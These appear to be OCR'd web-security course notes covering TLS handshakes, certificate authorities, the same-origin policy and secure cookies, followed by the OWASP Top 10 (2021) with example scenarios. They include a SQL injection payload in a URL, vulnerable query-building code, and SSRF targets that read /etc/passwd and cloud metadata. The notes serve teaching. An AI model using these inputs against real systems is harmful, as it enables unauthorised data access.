
A possible solution could be using TLS (Transport Layer Security) that allows:

- options for the key exchange (RSA, Diffie Hellman,...)
- options for authentication (RSA, ECDSA, ...)
- options for symmetric cryptography (AES, Triple DES ...)
- options for message integrity (MAC calculated with HMAC-MD5, HMAC-SHA, ...)




PKs is the server’s public key






Now client and server have their encryption key and are able to encrypt their messages and decrypt the other side messages.
In addition, they also have the possibility to check if the MAC hash value of the messages is the legit one on the other side.

With a "change cipher spec" the client can tell the server to move to symmetric encryption, from now everything is encrypted with the shared key.





How can we ensure that we are talking with the right server?

The idea is to use a trusted third party to generate certificates (certificate authority CA)

The certificate is basically a tuple {Server name, Public key of server} signed by the CA using an hashing function.

What does it happen if an adversary tampers with DNS records?

Also in this case we can use certificates, so the malicious server will not know the correct private key of the legit server, so it is not able to encrypt messages as if it was the legit server.

How could we ensure that client-side javascript will not do malicious things?

Here we can use the same-origin policy

- http://www.paypal.com is different than https://www.paypal.com


The result is that HTTP pages cannot tamper with HTTPS pages

How could we ensure credentials are not sent to the wrong server?


In general, cookies have secure flags and secured cookies can be sent only with HTTPS and not with HTTP.

How could we secure users to enter credentials directly?

Lock icon in the browser tells user they're interacting with HTTPS site



Browser should indicate to the user the name in the site's certificate



User should verify site name they intend to give credentials to

What can go wrong?

Cryptography

In general, cryptography is rarely the weakest part of a system, but sometimes it can happen that weak cryptography is used.

Server authentication

In this case, it could happen that an attacker obtains a certificate for someone else name.

- there are 100's trusted CAs in most browsers but sometimes CAs could be compromised

A protection against these problems is the use of expiration dates for certificates.

However, there are Certificate Revocation Lists published by some CAs that contain all the certificates that are revocated for security reason, the browsers in general uses these lists to perform a check.

Browsers allow users to continue on-site with invalid certificates to ensure usability (sometimes there are problems that are not related to security) and research showed that 60% of bypass buttons shown by Chrome were clicked

Mixing HTTP and HTTPS content

The SOP is used to prevent an attacker can including javascript from a malicious site.
But if the URL is not in HTTPS then the attacker can play with HTTP responses.

Weak cookie protection

It can be possible that web application developers make a mistake and forget the Secure flag for cookies.

- Visiting http://website instead of https://website can allow cookie leakage in these cases

Users can directly enter credentials

The problem is that sometimes the users don't check for the lock icon (HTTPS) or in general they don't check properly the domain name and this can open the doors to phishing attacks.

Mozilla web security guidelines

Mozilla provides security guidelines to allow users to protect their self.

High or maximum security benefits guidelines are:


1. use HTTPS
2. disable HTTP on API endpoints
3. load all resources using TLS
4. use CSRF tokens on state-changing actions
5. set all cookies with the "secure" flag

OWASP TOP 10

Owasp's top 10 is a list of the most 10 critical web application security risks that are created by looking at the attacks done in a certain period of time.
OWASP collects data from:

- Common Weakness Enumeration (CWE)
- Common Vulnerabilities and Exposures (CVE) where there can be found known vulnerabilities and their exploits
- Common Vulnerability Scoring System (CVSS)

In 2021 the top 10 was:




A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery

BROKEN ACCESS CONTROL

In these vulnerabilities we can find:

1. bypassing access control checks by modifying the URL, the internal application state, and the HTML page, or by using an attack tool to modify API requests
2. permitting the editing or viewing of someone else's account, for example by using insecure direct object references
3. viewing authenticated pages as an unauthenticated user or in general viewing privileged pages as a standard user


Scenario #1: The application uses unverified data in a SQL call that is accessing account information

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the browser's '**acct**' parameter to send whatever account number they want. If not correctly verified, the attacker can access any user's account

```
https://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply forces browses to target URLs. Admin rights are required for access to the admin page


```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw

CRYPTOGRAPHIC FAILURES

Here we have all problems related to cryptography, for example


- if data are sent in clear text is a problem
- if we use old and weak crypto protocols is a problem
- If the certificates are not properly verified is a problem
- if we use deprecated hashing functions like MD5 is a problem
- etc



- Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption
  - However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text
- Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption
- Scenario #3: The password database uses is unsalted (more on this later) or uses simple hashes to store everyone's passwords

INJECTION

These problems are related to unproperly validation, filtration or sanitization of user inputs.



Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Scenario #2: An application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

INSECURE DESIGN

It is focused on design and architectural flaws.

One of the factors that contribute to insecure design is the lack of business risk profiling in the software or systems that companies develop.

Scenario #1: A credential recovery workflow might include “questions and answers” which is prohibited by NIST 800-63b

- Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers

Scenario #2: A cinema chain allows group booking discounts and has a maximum of 15 attendees before requiring a deposit. Attackers could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income

Scenario #3: A retail chain’s e-commerce website does not have protection against bots buying high-end video cards to resell auction websites. This creates terrible publicity for the video card makers and retail chain owners and enduring bad blood with enthusiasts who cannot obtain these cards at any price

SECURITY MISCONFIGURATION

It is focused on bad configuration for security, for example:

- default accounts or passwords are used
- vulnerable software that is not upgraded
- etc

Scenario #1: The application server comes with sample applications not removed from the production server. These sample applications have known security flaws attackers use to compromise the server


Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a severe access control flaw in the application

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable

Scenario #4: A cloud service provider has default sharing permissions open to the Internet

VULNERABLE AND OUTDATED COMPONENTS

Here the problem is that sometimes we use vulnerable, unsupported or out of date components



Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact

- Such flaws can be accidental (e.g., coding error) or intentional (e.g., a backdoor in a component)


Example exploitable component vulnerabilities:

- CVE-2017-5638, Struts 2 remote code execution vulnerability that enables the execution of arbitrary code on the server
- While the internet of things (IoT) is frequently difficult or impossible to patch, the importance of patching them can be great (e.g., biomedical devices)

IDENTIFICATION AND AUTHENTICATION FAILURES

In this case the problems becomes form the fact that applications:

- permit bruteforce attack
- permit the using of weak and well known passwords
- use weak password recovery mechanisms, such as "knowledge-based answers"
- use weak 2FA authentication
- reuse session IDs after a login


Scenario #1: Credential stuffing (use of lists of known passwords)


- The application can be used as a password oracle to determine if the credentials are valid

Scenario #2: Continued use of passwords as a sole factor. Once considered, best practices, password rotation, and complexity requirements encourage users to use and reuse weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication

Scenario #3: Application session timeouts aren't set correctly. A user uses a public computer to access an application. Instead of selecting "logout," the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated

SOFTWARE AND DATA INTEGRITY FAILURES

Here the problems are related to code and infrastructure that does not protect against integrity violations.



Scenario #1 Update without signing: Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware. Unsigned firmware is a growing target for attackers and is expected to only get worse

Scenario #2 SolarWinds malicious update: The company that develops the software had secure build and update integrity processes. Still, these were able to be subverted, and for several months, the firm distributed a highly targeted malicious update to more than 18,000 organizations, of which around 100 or so were affected

Scenario #3 Insecure Deserialization: A React application calls a set of Spring Boot microservices. Being functional programmers, they try to ensure that their code is immutable. The solution they came up with is serializing the user state and passing it back and forth with each request. An attacker notices the "rO0" Java object signature and uses the Java Serial Killer tool to gain remote code execution on the application server

SECURITY LOGGING AND MONITORING FAILURES

The problem here is related to the fact that there are no monitoring activities, so active attacks cannot be noticed.


Scenario #1: A childrens' health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging. An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children. As there was no logging or monitoring of the system, the data breach could have been in progress since 2013, a period of more than seven years


Scenario #2: A major Indian airline had a data breach involving more than ten years' worth of personal data of millions of passengers, including passport and credit card data. The data breach occurred at a third-party cloud hosting provider, who notified the airline of the breach after some time

Scenario #3: A major European airline suffered a GDPR reportable breach. The breach was reportedly caused by payment application security vulnerabilities exploited by attackers, who harvested more than 400,000 customer payment records

SERVER-SIDE REQUEST FORGERY

A web application fetches a remote resource (that is input of the attacker) without validate the attacker-supplied URL.

It becomes dangerous because nowadays we have an high number of cloud services and very complex architectures.


Scenario #1: Port scan internal servers – If the network architecture is unsegmented, attackers can map out internal networks and determine if ports are open or closed on internal servers from connection results or elapsed time to connect or reject SSRF payload connections

Scenario #2: Sensitive data exposure – Attackers can access local files such as or internal services to gain sensitive information such as file:///etc/passwd</span> and http://localhost:28017/

Scenario #3: Access metadata storage of cloud services – Most cloud providers have metadata storage such as http://169.254.169.254/

Scenario #4: Compromise internal services – The attacker can abuse internal services to conduct further attacks